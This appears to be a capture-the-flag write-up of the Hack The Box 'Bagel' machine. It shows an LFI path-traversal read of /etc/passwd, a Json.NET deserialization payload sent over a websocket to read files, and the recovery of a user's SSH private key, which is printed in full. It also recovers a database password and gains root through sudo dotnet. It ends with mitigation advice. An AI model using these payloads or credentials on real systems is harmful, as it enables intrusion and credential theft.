Introduction
- Machine Name: Bagel
- IP Address: 10.10.11.201
- Difficulty: Medium
Information Gathering
I started scan with rustscan, found port 22, 5000 and 8000 ports open.
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 8.8 (protocol 2.0)
| ssh-hostkey:
|   256 6e:4e:13:41:f2:fe:d9:e0:f7:27:5b:ed:ed:cc:68:c2 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEwHzrBpcTXWKbxBWhc6yfWMiWfWjPmUJv2QqB/c2tJDuGt/97OvgzC+Zs31X/IW2WM6P0rtrKemiz3C5mUE67k=
|   256 80:a7:cd:10:e7:2f:db:95:8b:86:9b:1b:20:65:2a:98 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINnQ9frzL5hKjBf6oUklfUhQCMFuM0EtdYJOIxUiDuFl
5000/tcp open  upnp?   syn-ack
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 400 Bad Request
|     Server: Microsoft-NetCore/2.0
|     Date: Sun, 30 Jun 2024 10:16:17 GMT
|     Connection: close
|   HTTPOptions:
|     HTTP/1.1 400 Bad Request
|     Server: Microsoft-NetCore/2.0
|     Date: Sun, 30 Jun 2024 10:16:34 GMT
|     Connection: close
|   Help:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/html
|     Server: Microsoft-NetCore/2.0
|     Date: Sun, 30 Jun 2024 10:16:44 GMT
|     Content-Length: 52
|     Connection: close
|     Keep-Alive: true
|     <h1>Bad Request (Invalid request line (parts).)</h1>
|   RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/html
|     Server: Microsoft-NetCore/2.0
|     Date: Sun, 30 Jun 2024 10:16:17 GMT
|     Content-Length: 54
|     Connection: close
|     Keep-Alive: true
|     <h1>Bad Request (Invalid request line (version).)</h1>
|   SSLSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/html
|     Server: Microsoft-NetCore/2.0
|     Date: Sun, 30 Jun 2024 10:16:45 GMT
|     Content-Length: 52
|     Connection: close
|     Keep-Alive: true
|     <h1>Bad Request (Invalid request line (parts).)</h1>
|   TLSSessionReq:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/html
|     Server: Microsoft-NetCore/2.0
|     Date: Sun, 30 Jun 2024 10:16:46 GMT
|     Content-Length: 52
|     Connection: close
|     Keep-Alive: true
|_    <h1>Bad Request (Invalid request line (parts).)</h1>
8000/tcp open  http    syn-ack Werkzeug httpd 2.2.2 (Python 3.10.9)
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD
|_http-server-header: Werkzeug/2.2.2 Python/3.10.9
|_http-title: Did not follow redirect to http://bagel.htb:8000/?page=index.html
Port 8000
Nmap scan shows this port running a werkzeug server. To get the domain name, i did a curl request, and added it to /etc/hosts
❯ curl -v http://10.10.11.201:8000/
*   Trying 10.10.11.201:8000...
* Connected to 10.10.11.201 (10.10.11.201) port 8000
> GET / HTTP/1.1
> Host: 10.10.11.201:8000
> User-Agent: curl/8.6.0
> Accept: */*
>
< HTTP/1.1 302 FOUND
< Server: Werkzeug/2.2.2 Python/3.10.9
< Date: Sun, 30 Jun 2024 15:14:46 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 263
< Location: http://bagel.htb:8000/?page=index.html
< Connection: close

> echo '10.10.11.201 bagel.htb' | sudo tee -a /etc/hosts
Now opening on browser, it redirects to http://bagel.htb:8000/?page=index.html. Now as soon as i see the
page parameter, I immediately try for LFI(Local File Inclusion) to read /etc/passwd file. I got it by using page=../../../../etc/passwd.

Looking at it, we see two users, phil and developer. Now time for extracting information. Anytime with an LFI, we can either
- try to get RCE via methods like log injection
- try to read user’s id_rsa file, or
- try to read process env, process related commands executed.
For this box, the first two options were dead end. Now for the third, first I read /proc/self/environ file.
LANG=en_US.UTF-8PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/binHOME=/home/developerLOGNAME=developerUSER=developerSHELL=/bin/bashINVOCATION_ID=eb44fe42161641c2b1239494b788bb59JOURNAL_STREAM=8:25511SYSTEMD_EXEC_PID=894
This shows our current user is developer.
Similarly, /proc/self/cmdline, will hold the current process commands run.
This file had the content = python3/home/developer/app/app.py. So reading this file now gave me the app’s starting code,
from flask import Flask, request, send_file, redirect, Response
import os.path
import websocket,json

app = Flask(__name__)

@app.route('/')
def index():
if 'page' in request.args:
page = 'static/'+request.args.get('page')
if os.path.isfile(page):
resp=send_file(page)
resp.direct_passthrough = False
if os.path.getsize(page) == 0:
resp.headers["Content-Length"]=str(len(resp.get_data()))
return resp
else:
return "File not found"
else:
return redirect('http://bagel.htb:8000/?page=index.html', code=302)

@app.route('/orders')
def order(): # don't forget to run the order app first with "dotnet <path to .dll>" command. Use your ssh key to access the machine.
    try:
    ws = websocket.WebSocket()
    ws.connect("ws://127.0.0.1:5000/") # connect to order app
    order = {"ReadOrder":"orders.txt"}
    data = str(json.dumps(order))
    ws.send(data)
    result = ws.recv()
    return(json.loads(result)['ReadOrder'])
    except:
    return("Unable to connect")

    if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8000)
Looking at the code, I got to know that a websocket server is running in port 5000 that is responsible for
the managing orders. It is using a json payload to i guess read orders.txt file to fetch the orders placed. Going to the bagel.htb:5000/orders confirms this.
Also there are two interesting comments here,
dll file is running as I am able to access the orders. This meant, I
will be able to exfil info of dll from /proc/{proc_no}/cmdline to know the commands run.id_rsa file of a user.
Now I dont know the process number of a dll file. So i will brute force the proc_no param from 1 to 1000.
Now sorting all the responses by size, I found

I used this path in page parameter on port 8000 to downlaod the file.
To debug this dll file, there are many options, dnSpy, dotPeek, Rider, Ghidra etc. I am using Rider.
Looking at the Bagel.cs file, the function MessageRecieved is deserialising the recieved request json payload from the client.
private static void MessageReceived(object sender, MessageReceivedEventArgs args)
{
    string json = "";
    ArraySegment<byte> data;
    int num;
    if (ArraySegment<byte>.op_Inequality(args.Data, ArraySegment<byte>.op_Implicit((byte[]) null)))
    {    data = args.Data;
        num = data.Count > 0 ? 1 : 0;
    }  else
        num = 0;
    if (num != 0)
    {    Encoding utF8 = Encoding.UTF8;
        data = args.Data;
        byte[] array = data.Array;
        data = args.Data;
        int count = data.Count;
        json = utF8.GetString(array, 0, count);
    }  Handler handler = new Handler();
    object obj1 = handler.Deserialize(json);
    object obj2 = handler.Serialize(obj1);
    Bagel._Server.SendAsync(args.IpPort, obj2.ToString(), new CancellationToken());
}
Looking up the the Deserialize function(cmd/ctrl+click), it is using a function from Newtonsoft library to deserialize json and return object. It has a configuration TypeNameHandling=4 which is
type parameter in the data.
Now looking at the Orders.cs file there are three functions available, RemoveOrder, WriteOrder and
ReadOrder.ReadOrder function is calling ReadFile function from the File.cs file. It is reading a file orders.txt from /opt/bagel/orders/ directory. Now I can try reading data from this function by exploiting the
Deseriazation of arbitrary json data. Looking at TypeNameHandling in Newtonsoft docs,Stockholder stockholder = new Stockholder
{
FullName = "Steve Stockholder",
Businesses = new List<Business>
{
new Hotel
{
Name = "Hudson Hotel",
Stars = 4
}
}
};
string jsonTypeNameAll = JsonConvert.SerializeObject(stockholder, Formatting.Indented, new JsonSerializerSettings
{
TypeNameHandling = TypeNameHandling.All
});
Console.WriteLine(jsonTypeNameAll);
// {
// "$type": "Newtonsoft.Json.Samples.Stockholder, Newtonsoft.Json.Tests",
// "FullName": "Steve Stockholder",
// "Businesses": {
// "$type": "System.Collections.Generic.List`1[[Newtonsoft.Json.Samples.Business, Newtonsoft.Json.Tests]], mscorlib",
// "$values": [
// {
// "$type": "Newtonsoft.Json.Samples.Hotel, Newtonsoft.Json.Tests",
// "Stars": 4,
// "Name": "Hudson Hotel"
// }
// ]
// }
// }
The commented section is the serialized output of the stockholder object. The $type holds two info, first one is the namespace, second is the assembly name(project_name).(ChatGPT explains it very clearly). Now for this case, namespace is bagel_server and assembly name is bagel, then rest of the params.
Now I can create a payload for RemoveOrder which calls the ReadFile function.
❯ echo '{"RemoveOrder": {"$type": "bagel_server.File, bagel", "ReadFile": "../../../etc/passwd"}}' | jq .
{
  "RemoveOrder": {
    "$type": "bagel_server.File, bagel",
    "ReadFile": "../../../etc/passwd"
  }
}
DB.cs file, which has some creds,public void DB_connection()
{
SqlConnection sqlConnection = new SqlConnection("Data Source=ip;Initial Catalog=Orders;User ID=dev;Password=k8wdAYYKyhnjg3K");
}
Port 5000
Nmap enumeration tried sending HTTP requests to it and got the server results. The header “Server: Microsoft-NetCore/2.0” reveals a .NET service running in this port. From earlier enumeration, this is a websocket server. So I will send the payload to this port.
To talk with a websocket server, I am using wscat tool.
❯ wscat --connect ws://bagel.htb:5000/order
Connected (press CTRL+C to quit)
> {"RemoveOrder": {"$type": "bagel_server.File, bagel", "ReadFile": "../../../etc/passwd"}}
< {
  "UserId": 0,
  "Session": "Unauthorized",
  "Time": "4:52:17",
  "RemoveOrder": {
    "$type": "bagel_server.File, bagel",
    "ReadFile": "root:x:0:0:root:/root:/bin/bash\nbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/sbin/nologin\nadm:x:3:4:adm:/var/adm:/sbin/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin/nologin\nsync:x:5:0:sync:/sbin:/bin/sync\nshutdown:x:6:0:shutdown:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/sbin:/sbin/halt\nmail:x:8:12:mail:/var/spool/mail:/sbin/nologin\noperator:x:11:0:operator:/root:/sbin/nologin\ngames:x:12:100:games:/usr/games:/sbin/nologin\nftp:x:14:50:FTP User:/var/ftp:/sbin/nologin\nnobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin\ndbus:x:81:81:System message bus:/:/sbin/nologin\ntss:x:59:59:Account used for TPM access:/dev/null:/sbin/nologin\nsystemd-network:x:192:192:systemd Network Management:/:/usr/sbin/nologin\nsystemd-oom:x:999:999:systemd Userspace OOM Killer:/:/usr/sbin/nologin\nsystemd-resolve:x:193:193:systemd Resolver:/:/usr/sbin/nologin\npolkitd:x:998:997:User for polkitd:/:/sbin/nologin\nrpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin\nabrt:x:173:173::/etc/abrt:/sbin/nologin\nsetroubleshoot:x:997:995:SELinux troubleshoot server:/var/lib/setroubleshoot:/sbin/nologin\ncockpit-ws:x:996:994:User for cockpit web service:/nonexisting:/sbin/nologin\ncockpit-wsinstance:x:995:993:User for cockpit-ws instances:/nonexisting:/sbin/nologin\nrpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin\nsshd:x:74:74:Privilege-separated SSH:/usr/share/empty.sshd:/sbin/nologin\nchrony:x:994:992::/var/lib/chrony:/sbin/nologin\ndnsmasq:x:993:991:Dnsmasq DHCP and DNS server:/var/lib/dnsmasq:/sbin/nologin\ntcpdump:x:72:72::/:/sbin/nologin\nsystemd-coredump:x:989:989:systemd Core Dumper:/:/usr/sbin/nologin\nsystemd-timesync:x:988:988:systemd Time Synchronization:/:/usr/sbin/nologin\ndeveloper:x:1000:1000::/home/developer:/bin/bash\nphil:x:1001:1001::/home/phil:/bin/bash\n_laurel:x:987:987::/var/log/laurel:/bin/false",
    "WriteFile": null
  },
  "WriteOrder": null,
  "ReadOrder": null
}
I could read the passwd file. Now remembering the comment on using ssh key to login, I looked for id_rsa file of the two users. I got the key for phil user and formatted it by using CyberChef.
> {"RemoveOrder": {"$type": "bagel_server.File, bagel", "ReadFile": "../../../home/phil/.ssh/id_rsa"}}
< {
  "UserId": 0,
  "Session": "Unauthorized",
  "Time": "4:53:11",
  "RemoveOrder": {
    "$type": "bagel_server.File, bagel",
    "ReadFile": "-----BEGIN OPENSSH PRIVATE KEY-----\n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\nnrEIIvsBGmrx0AAAAKcGhpbEBiYWdlbAE=\n-----END OPENSSH PRIVATE KEY-----",
    "WriteFile": null
  },
  "WriteOrder": null,
  "ReadOrder": null
}
Now saving this to id_rsa and setting the correct permissions, I can now login via ssh.
> chmod 600 id_rsa
> ssh -i id_rsa phil@bagel.htb
Now recalling, there was a password for a dev user in dll file and also a developer user in the system, i try to switch user to developer with the password and it worked.
Privilege Escalation
Now as user developer, i found out my sudo rights for privilege escalation,
[developer@bagel phil]$ sudo -l
Matching Defaults entries for developer on bagel:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE
    KDEDIR LS_COLORS", env_keep+="MAIL QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT
    LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS
    _XKB_CHARSET XAUTHORITY", secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/var/lib/snapd/snap/bin

User developer may run the following commands on bagel:
    (root) NOPASSWD: /usr/bin/dotnet
For abusing sudo, suid and capabilities, GTFObins is a great website. Looking at it, there is a way to get root access using sudo permissions.

I ran the commands and got the root user. 🎉
sh-5.2# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
Mitigation Techniques
- Input Validation and Filtering: Implement strict input validation and filtering mechanisms to prevent injection attacks, including LFI (Local File Inclusion) vulnerabilities. Validate and sanitize all user inputs and file paths to ensure they do not allow unauthorized access to system files.
- Secure Deserialization: Use safe deserialization practices, such as validating input types and using whitelists for allowed types during deserialization. Avoid using frameworks or libraries that automatically deserialize data without proper validation, as this can lead to remote code execution vulnerabilities.
- Least Privilege Principle: Restrict privileges granted to applications and users to the minimum necessary for their functionality. Avoid granting unnecessary sudo or administrative rights, especially to binaries like dotnet, which can be abused to escalate privileges.
- Monitoring and Logging: Implement comprehensive logging and monitoring of system activities, especially those involving sensitive operations like sudo access. Monitor for unusual or unauthorized activities to detect and respond to potential security breaches promptly.
- Regular Security Audits and Patching: Conduct regular security audits to identify and mitigate vulnerabilities in applications and systems. Keep software and libraries up to date with security patches to protect against known vulnerabilities.
Conclusion
The penetration test revealed critical vulnerabilities including Local File Inclusion (LFI), insecure deserialization, and privileged escalation through misuse of sudo rights. These findings show the importance of strict security practices, including secure coding, proper input validation, and adherence to the principle of least privilege. It was a fun box.
References
- https://gtfobins.github.io/gtfobins/dotnet/
- https://github.com/websockets/wscat
- https://www.jetbrains.com/rider/
- https://www.newtonsoft.com/json/help/html/SerializeTypeNameHandling.htm
- https://caido.io/
- https://gchq.github.io/CyberChef/
- https://ghidra-sre.org/
- https://www.jetbrains.com/decompiler/
- https://github.com/dnSpy/dnSpy